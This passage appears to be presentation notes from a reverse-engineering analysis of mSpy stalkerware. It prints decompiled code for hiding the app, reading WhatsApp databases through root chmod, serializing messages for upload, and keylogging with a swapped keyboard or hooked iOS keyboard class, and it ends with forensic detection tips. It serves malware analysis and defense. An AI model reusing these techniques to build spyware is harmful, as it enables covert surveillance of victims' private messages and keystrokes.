ADD             R9, PC ; paWritetofileAtomically
MOV             R12, #(cfstr_Sbapptags - 0x1990) ; "SBAppTags"
ADD             R12, PC ; "SBAppTags"
```

Adds a SBAppTags (or remove)
"hidden" to the Info.plist
to hide the Application

Who is intellectsoft.org?

- Some utils classes have this package name
- Maybe they are the developers or maybe they are not, I don't know.
- In both cases I guess it's better for them to don't be associated with a spyware, having a regular Apps development business.
- The whois of this domain have hints to be of the same owner of the .co.uk, which is the app development company one (no confirmations on this, only hints)



Hints that the spy wares are developed by pro devs

- They use tools quite common in the quality apps world, but quite not suited for spyware development

- Bugsense for crash reporting

- ORMLite for providing DAO goodness for spied data

```
v0, IllegalArgumentException
v1, "Your BugSense API Key is invalid!"
IllegalArgumentException-><init>(String)V, v0
v0
```

Details

Some more details for the one interested.

How a “sensor” to acquire data works?


We will see how the sensor to spy Whatsapp messages on iOS and Android works.

Whatsapp sensor on iOS

- WhatsappSensor is a class representing the “sensor” to exfiltrate whatsapp messages

- It will check if available the whatsapp database with the conversations

- It will query this database and queue this messages to be dispatched to the mspy service to be processed and displayed in the webpanel



Getting the Whatsapp ChatStorage sqlite database

```
v2 = objc_msgSend(&OBJC_CLASS___InstalledApplicationsRegistry, "new");
v3 = v2;
v4 = objc_msgSend(v2, "installedApplicationWithBundleID:", CFSTR("net.whatsapp.WhatsApp"));
v5 = (void *)objc_retainAutoreleasedReturnValue(v4);
v6 = v5;
if ( v5
  && (v7 = objc_msgSend(v5, "container"),
      v8 = (void *)objc_retainAutoreleasedReturnValue(v7),
      v9 = objc_msgSend(&OBJC_CLASS___NSNull, "null"),
      v10 = objc_retainAutoreleasedReturnValue(v9),
      v11 = (unsigned int)objc_msgSend(v8, "isEqual:", v10),
      objc_release(v10),
      objc_release(v8),
      !v11) )
{
  v13 = objc_msgSend(v6, "container");
  v14 = (void *)objc_retainAutoreleasedReturnValue(v13);
  v15 = v14;
  v16 = objc_msgSend(v14, "stringByAppendingPathComponent:", CFSTR("Documents/ChatStorage.sqlite"));
  v12 = objc_retainAutoreleasedReturnValue(v16);
  objc_release(v15);
}
```

Querying this database to retrieve the messages

```
v19 = objc_msgSend(v38, "inputDatabase");
v56 = -1;
v20 = objc_retainAutoreleasedReturnValue(v19);
v34 = v20;
v21 = v49[6];
v56 = 6;
v22 = objc_msgSend(
        (void *)v20,
        "executeQuery:",
        CFSTR("select m.Z_PK rowid, ZCHATSESSION, ZLATITUDE, ZLONGITUDE,
        v21);
v56 = -1;
v32 = objc_retainAutoreleasedReturnValue(v22);
objc_release(v34);
```

Whatsapp sensor on Android

```
public void makeWhatsappPathReadableAndAcquire(Context context) {
    ArrayList v0 = new ArrayList(1);
    ((List)v0).add("/data/data/com.whatsapp/");
    R_SuperuserStuff.chmod("751 ", ((List)v0));
    R_SuperuserStuff.chmod("777 ", R_WhatsappSensor.pathsList);
    if(this.getDbGotModified()) {
        this.currentUser = this.getWhatsappPhoneNumber(context);
        if(new File("/data/data/com.whatsapp/databases/msgstore.db").exists()) {
            this.acquire();
        }
    }

    R_SuperuserStuff.chmod("771 ", R_WhatsappSensor.pathsList);
}
```

```
SQLiteDatabase.openDatabase("/data/data/com.whatsapp/databases/msgstore.db",
enDatabase("/data/data/com.whatsapp/databases/msgstore.db",
```

Chmod with superuser permission the database, then acquire it by querying it.

```
protected Pair getDataPair(List messagesList) {
    JSONArray msgArray = new JSONArray();
    Iterator msgiterators = messagesList.iterator();
    while(msgiterators.hasNext()) {
        Object msg = msgiterators.next();
        try {
            com.android.mob.display2.b.b v3 = new com.android.mob.display2.b.b();
            ((JSONObject)v3).put("chat_id", ((R_WhatsappMessageTable)msg).chatId);
            ((JSONObject)v3).put("chat_name", ((R_WhatsappMessageTable)msg).chatName);
            ((JSONObject)v3).put("current_user", ((R_WhatsappMessageTable)msg).currentUser);
            ((JSONObject)v3).put("remote_user", ((R_WhatsappMessageTable)msg).remoteUser);
            ((JSONObject)v3).put("incoming", ((R_WhatsappMessageTable)msg).incoming);
            ((JSONObject)v3).put("message", ((R_WhatsappMessageTable)msg).message);
            ((JSONObject)v3).put("message_id", ((R_WhatsappMessageTable)msg).messageId);
            ((JSONObject)v3).put("timestamp", ((R_WhatsappMessageTable)msg).timestamp);
            msgArray.put(v3);
        }
        catch(JSONException v0_1) {
        }
    }

    return new Pair(Long.valueOf((((long)messagesList.size())) * 190), msgArray);
}
```


Serialize everything in a JSON to dispatch to the server

How do they do key logging?

Let’s take a look at the implementation of the key loggers on iOS and Android

Android: lame implementation

- They deploy their own IME (keyboard), cloned from the Latin opensource IME.
- They use their SystemHelper to swap the current keyboard with their keyboard and grab all your keystrokes.
- This approach is very limited
- They should consider hooking the methods responsible for keystrokes handling :)
- They do it on iOS thanks to MobileSubstrate



Keyboard swapping thanks to the system implant

```
private void changeKeyboard(Context context) throws SecurityException {
    Object v9;
    String v2 = this.getCurrentIMEName(context);
    if(v2 == null || !v2.endsWith("com.android.inputmethod.latin.MSpyIME"
        Object v8 = context.getSystemService("input_method");
        String v10 = null;
        Iterator v5 = ((InputMethodManager)v8).getInputMethodList().itera
do {
    if(v5.hasNext()) {
        v9 = v5.next();
        if(!((InputMethodInfo)v9).getServiceName().equals("com.an
                ) {
            continue;
        }

        break;
    }

    goto label_20;
}
while(true);
```

iOS: Better Implementation

- They deploy a key_hook.dylib as a MobileSubstrate plugin

- They hook and add some methods to the UIKeyboardImpl class to handle and log those key events.

- Sends them via IPC through a Mach port to the main spyware component.

RocketBootstrap

Quoting TheIphoneWiki: *”One common way processes communicate with each other on iOS and OS X is through a messaging system called mach ports. Each port is a channel that can either receive or send messages. There is a central registration system for these ports called bootstrap, where ports can be registered and accessed by a service name assigned to them. Recent versions of iOS restrict which names a process can access—MobileMail, MobileSafari and App Store apps are only allowed to access a very specific set of services that come with iOS. RocketBootstrap adds a secondary lookup service that doesn't restrict which processes can access which services."*

RocketBootstrap

- They use rocket bootstrap to resolve a receiver “com.mspy.keylogger.receive.1”.

- They bundle it with the app and install with iPhoneInternalService.deb

- Opensource - https://github.com/rpetrich/RocketBootstrap

The Testbed


About tablet
System updates
Status
Legal information
FCC ID: MSQME370T
IC: 3568A-ME370T
Model: ME370T
Model number
Nexus 7
Android version
4.4.4
Kernel version
3.1.10-g1e42d16
android-build@vpbs1.mtv.corp.google.com #1
Thu Mar 13 11:33:27 PDT 2014
Build number
KTU84P
No SIM
12:33
General
About
Network
Not Available
Songs
0
Videos
0
Photos
0
Applications
1
Capacity
13,5 GB
Available
12,1 GB
Version
7.1.2 (11D257)
Carrier
Carrier 16.1

iOS: iPhone 4

- iPhone 4
- iOS 7.1.2
- Jailbroken with Pangu 1.1.2

Android: Nexus 7 2012 WiFi

- Asus Nexus 7 2012 WiFi
- Android 4.4.4 (KTU84P) by Google
- Apps updated
- Bootloader unlocked and Rooted
- SuperSU by Chainfire as root manager app

Forensics: detection

- Trivial, huge footprint

Android

- Search for the system implant apk, it seems to don't get removed even after uninstalling the app. But it's not always installed (with no root access for example), so fallback on others indicators.

- With a logical acquisition, search for the 2 package names of those apks if they are installed.

- With a full filesystem acquisition, if they are installed, you are lucky and you can retrieve the private files of the spyware, to see config etc

- with a full physical acquisition, you can also carve for deleted files if you can't find the spyware and search for patterns

- artifacts in the database of the superuser apps

iOS

- Requires jailbreak, so it’s already a huge footprint
- check for the files deployed that we analysed (lot of them), and you can also retrieve the settings and the data collected, if the spyware is installed.

TODO: Dynamic Analysis

TODO: Network Traffic Analysis